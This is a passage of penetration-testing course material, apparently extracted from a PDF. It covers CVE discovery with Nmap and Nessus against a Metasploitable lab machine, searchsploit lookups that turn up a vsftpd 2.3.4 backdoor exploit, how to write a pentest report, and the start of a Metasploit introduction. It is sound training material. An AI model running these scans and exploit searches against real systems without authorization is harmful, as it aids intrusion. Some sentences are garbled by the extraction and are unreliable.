
Convert the XML to HTML using `xsltproc report.xml -o report.html`

The NSE script provides a full CVE identifier and links to the vulners DB.




### Finding CVE Using Automated Scanners

We covered a computerized scanner, Nessus. The scanner attempt to retrieve a CVE identifier for any found vulnerability; scan the Metasploitable virtual machine Using Nessus while using the basic and fast scanning method.




Returning to the scan page, more information about the scan by pressing on the machine.





Investigate the top **CRITICAL** issue.




Inside, a description, a solution, a list of affected ports, and more information about the scan; on the far-right corner, see that Nessus managed to identify a CVE.





See the full details of the CVE.



The CVE has been updated since 2008, but the identification ID still says 2008.



## Searchsploit

The tool is part of the **exploitdb** package. The tool comes with a copy of the Exploit Database maintained by Exploit-DB. The tool allows users to query services and versions against the locally stored **Exploit-DB** database. Searchsploit comes preinstalled in the Kali Linux distribution by default.

Whether you are running Kali Linux with pre-installed Searchsploit or installed it, it is recommended to run an update daily to ensure the database is updated. The tool's database is located at `/opt/exploit-database/exploits`.

### searchsploit -u

```
kali@kali:~/opt/exploit-database/exploits$ cd /home/kali
kali@kali:~$ ls /opt/exploit-database/exploits
aix      cfm      json     netbsd_x86  python    vxworks
alpha    cgi      jsp      netware     qnx       watchos
android  freebsd  linux    nodejs     ruby      windows
arm      freebsd_x86  linux_mips  novell     sco       windows_x86
ashx     freebsd_x86-64  linux_sparc  openbsd    solaris   windows_x86-64
asp      hardware  linux_x86   osx        solaris_sparc  xml
aspx     hp-ux    linux_x86-64  osx_ppc    solaris_x86
atheos   immunix  lua         palm_os    tru64
beos     ios      macos       perl       ultrix
bsd      irix    minix       php        unix
bsd_x86  java    multiple    plan9     unixware
kali@kali:~$
```

To see the flags, type the name of the tool.

```
kali@kali:~$ searchsploit
Usage: searchsploit [options] term1 [term2] ... [termN]

=====
Examples
=====
searchsploit afd windows local
searchsploit -t oracle windows
searchsploit -p 39446
searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"
searchsploit -s Apache Struts 2.0.0
searchsploit linux reverse password
searchsploit -j 55555 | json_pp
```

The usage is simple; input the query's name without flags, commas, or dividers.

```
kali@kali:~$ sudo searchsploit vsftpd 2.3.4
-----
Exploit Title | Path
-----
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb
-----
Shellcodes: No Results
Papers: No Results
kali@kali:~$
```



The tool found an exploit for the version. The local DB contains an exploit script that is used. Searchsploit queries for exploits based on a Nmap report parsed in an XML form; for example, scan the Metasploitable machine on ports 21,22,23.

```
kali@kali:~$ sudo nmap -p21,22,23 192.168.221.171 -sV -oX nmapoutput.xml
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-08 04:53 EDT
Nmap scan report for 192.168.221.171
Host is up (0.00031s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
MAC Address: 00:0C:29:C0:2D:22 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

To query Searchsploit using a Nmap report, use the `--nmap` flag.

**searchsploit --nmap out.xml**

```
kali@kali:~$ searchsploit --nmap nmapoutput.xml
[i] Found (#2): /opt/exploit-database/files_exploits.csv
[i] To remove this message, please edit "/home/kali/.searchsploit_rc" for "files_exploits.csv" (package_array: exploitdb)

[i] Found (#2): /opt/exploit-database/files_shellcodes.csv
[i] To remove this message, please edit "/home/kali/.searchsploit_rc" for "files_shellcodes.csv" (package_array: exploitdb)

[i] SearchSploit's XML mode (without verbose enabled). To enable: searchsploit -v --xml.
..
[i] Reading: 'nmapoutput.xml'

[-] Skipping term: ftp (Term is too general. Please re-search manually: /usr/local/bin/searchsploit -t ftp)
```

The downside is that although the `-sV` flag is used, Searchsploit still searches for matches without the version number.





## Writing Penetration Reports

Writing the penetration testing report is the important and final stage of every penetration testing. This document presents all the findings in a highly complicated technical matter. The audience generally is the company's IT staff; they won't have problems understanding computer/network terms and subjects. But still, it's essential to be precise and clear about every step.


Never forget that penetration testing is a scientific process; like all scientific processes, it should be repeatable by an independent party. If a client disagrees with a test's findings, they have every right to ask for a second opinion from another tester. Suppose the report doesn't detail how you arrived at that conclusion; the second tester does not know how to repeat the steps you took to get there. That could lead to them offering a different conclusion and exposing a potential vulnerability to the world.

## Describing the Penetration Test Process

Going through the five stages of Penetration Testing.



## Cherrytree

During the PenTesting process, you stumble upon lots of data. The scans, enumerations, and every step can yield valuable intel. Cherrytree is an intuitive, full-featured hierarchy-based note-taking app that many penetration testers use to track their findings.




## Apps in Ubuntu

There are several simple steps to get CherryTree up and running using Ubuntu. Open the software app, then type in **CherryTree**. Click on the app in the search results and press on *Install*.



## Manual Installation

Type in google **Cherrytree** or access the website <https://www.giuspen.com/cherrytree/>. Then scroll down and click on *download*.




Choose the installation file type based on the system you are running.




Second Part - Example of Usage


After getting done with that, go over the features of Cherrytree and how to use it in the penetration testing process. Cherrytree works with parent nodes and child nodes. When conducting penetration testing, we write every main subject as a parent node and complete each sub-node.




Each tree can have many parent nodes, and each parent node can be divided into as many child nodes as required.



Each node is a document to write and add attachments to.



Under *insert*, see the items available to add to the node.



## Penetration Test Report Contents

During the initial planning phase, the client must say exactly what they want to see in the report. That includes both content and layout. I've seen this happen to extreme detail levels, such as what font size and line spacing settings should use. However, often, the client won't know what they want, and it'll be your job to tell them.

### Cover Sheet

The name and logo of the testing company and the client's name should feature prominently. Any titles with a name to the test, such as *internal network scan* or *DMZ test*, should avoid confusion when conducting several tests for the same client. The date the test was done should appear. If you conduct the same tests every quarter, this is very important that the client or the client's auditor can tell whether their security posture improves or worsens over time. The cover sheet should contain the document's classification. Agree on this with the client before testing; ask them how they want the document protectively marked. A penetration test report is a commercially sensitive document, and both you and the client want to handle it as such.

### Executive Summary

The executive summary needs to be less than a page. Don't mention any specific tools, technologies, or techniques used. All they need to know is what you did, "we conducted a penetration test of servers belonging to X application", and what happened, "we found security problems in one of the payment servers". What needs to happen next and why "you should tell someone to fix these problems and get in to re-test the payment server". The last line of the executive summary should always be a conclusion that explicitly spells out whether the systems tested are secure or insecure.

### Example

<Pentest\_company\_name> conducted a Penetration test on <Company\_name>, servers. This gray box assessment was conducted to identify vulnerabilities from a security perspective. This assessment aimed to discover six IP addresses inside the exam server and the vulnerabilities presented, leading to information exposure, remote code execution, and other security risks. The testing team achieved the goal of the assessment and identified vulnerabilities in the target environment. Several findings were provided during the assessment, provided in the 'Findings' section.

The assessment was conducted from <Date> to <Date>.



### Summary of Vulnerabilities

Group the vulnerabilities on a single page so an IT manager can tell how much work needs to be done at a glance. The possibilities are endless: vulnerabilities grouped by category (e.g., software issue, network device configuration, password policy), severity, or CVSS score. Find something that works well and is easy to understand.

<b>Critical</b>	Easy Exploitation/Remote code execution.
<b>High</b>	Indirect Exploitation/Requires Privileges.
<b>Medium</b>	Difficult Exploitation/Low impact.
<b>Low</b>	Low and Information.

### Test Team Details

It is important to record the name of every tester involved in the testing process. It's a common courtesy to let clients know who has been on their network and provide a point of contact to discuss the report. Clients and testing companies like to rotate the testers assigned to a set of tests. It's always nice to cast a different set of eyes on a system.

### The Main Body of the Report

That is what it's all about. The report's main body should include details of all detected vulnerabilities, how you detected the vulnerability, clear technical explanations of how the vulnerability could exploit, and the likelihood of exploitation. For example, you have found that the client's web page supports SSL version 2. Explain the steps required to disable SSL version 2 support on the platform. As interesting as reading how to disable SSL version 2 on Apache, it's not very useful if all the servers run Microsoft IIS. Back up findings with links to references such as vendor security bulletins and CVEs.

For every threat you find in the system, a possible remediation option should be suggested: updates, workarounds, configuration hardening, replacing depreciated software, etc.

2.a - Int: 172.16.1.40 - ext: 52.232.96.255
<b>Vulnerability:</b> MTA Open Mail Relaying Allowed
<b>Severity:</b> Critical
<b>Class:</b> Mail Information Disclosure
<p><b>Description</b></p> <p>Detection of Remote SMTP server allows mail relaying. This issue allows any spammer to use the mail server to send their mail to the world, flooding the network bandwidth and possibly getting the mail server blacklist.</p> <p><b>Solution</b></p> <p>Reconfigure the SMTP server so it cannot be used as an indiscriminate SMTP relay. Ensure that the server uses appropriate access controls to limit how possible relaying.</p> <p><b>Synopsis</b></p> <p>An open SMTP relay is running on the remote host.</p>




## Module 2: Exploitation

### Introduction to Metasploit Framework

Metasploit was developed as an open-source project in 2003. Initially written in Perl and re-written to Ruby in 2007. In 2009, it was acquired by Rapid7, an information security company. One of the potent information security interfaces globally is Kali Linux, which is divided into modules.

Metasploit is a suite of tools built into a framework that automates and tracks many penetration test tasks. It integrates nicely with other standard Penetration Testing tools like Nessus and Nmap. Metasploit is a commercial variant; however, the free framework does provide everything you need for a successful Penetration Test from a command-line interface. Metasploit includes port scanners, exploit code, and post-exploitation modules of all sorts. Start the Metasploit framework by typing **msfconsole** on the terminal.



```

root@kali:/home/kali# msfconsole

      `:oDFo:`
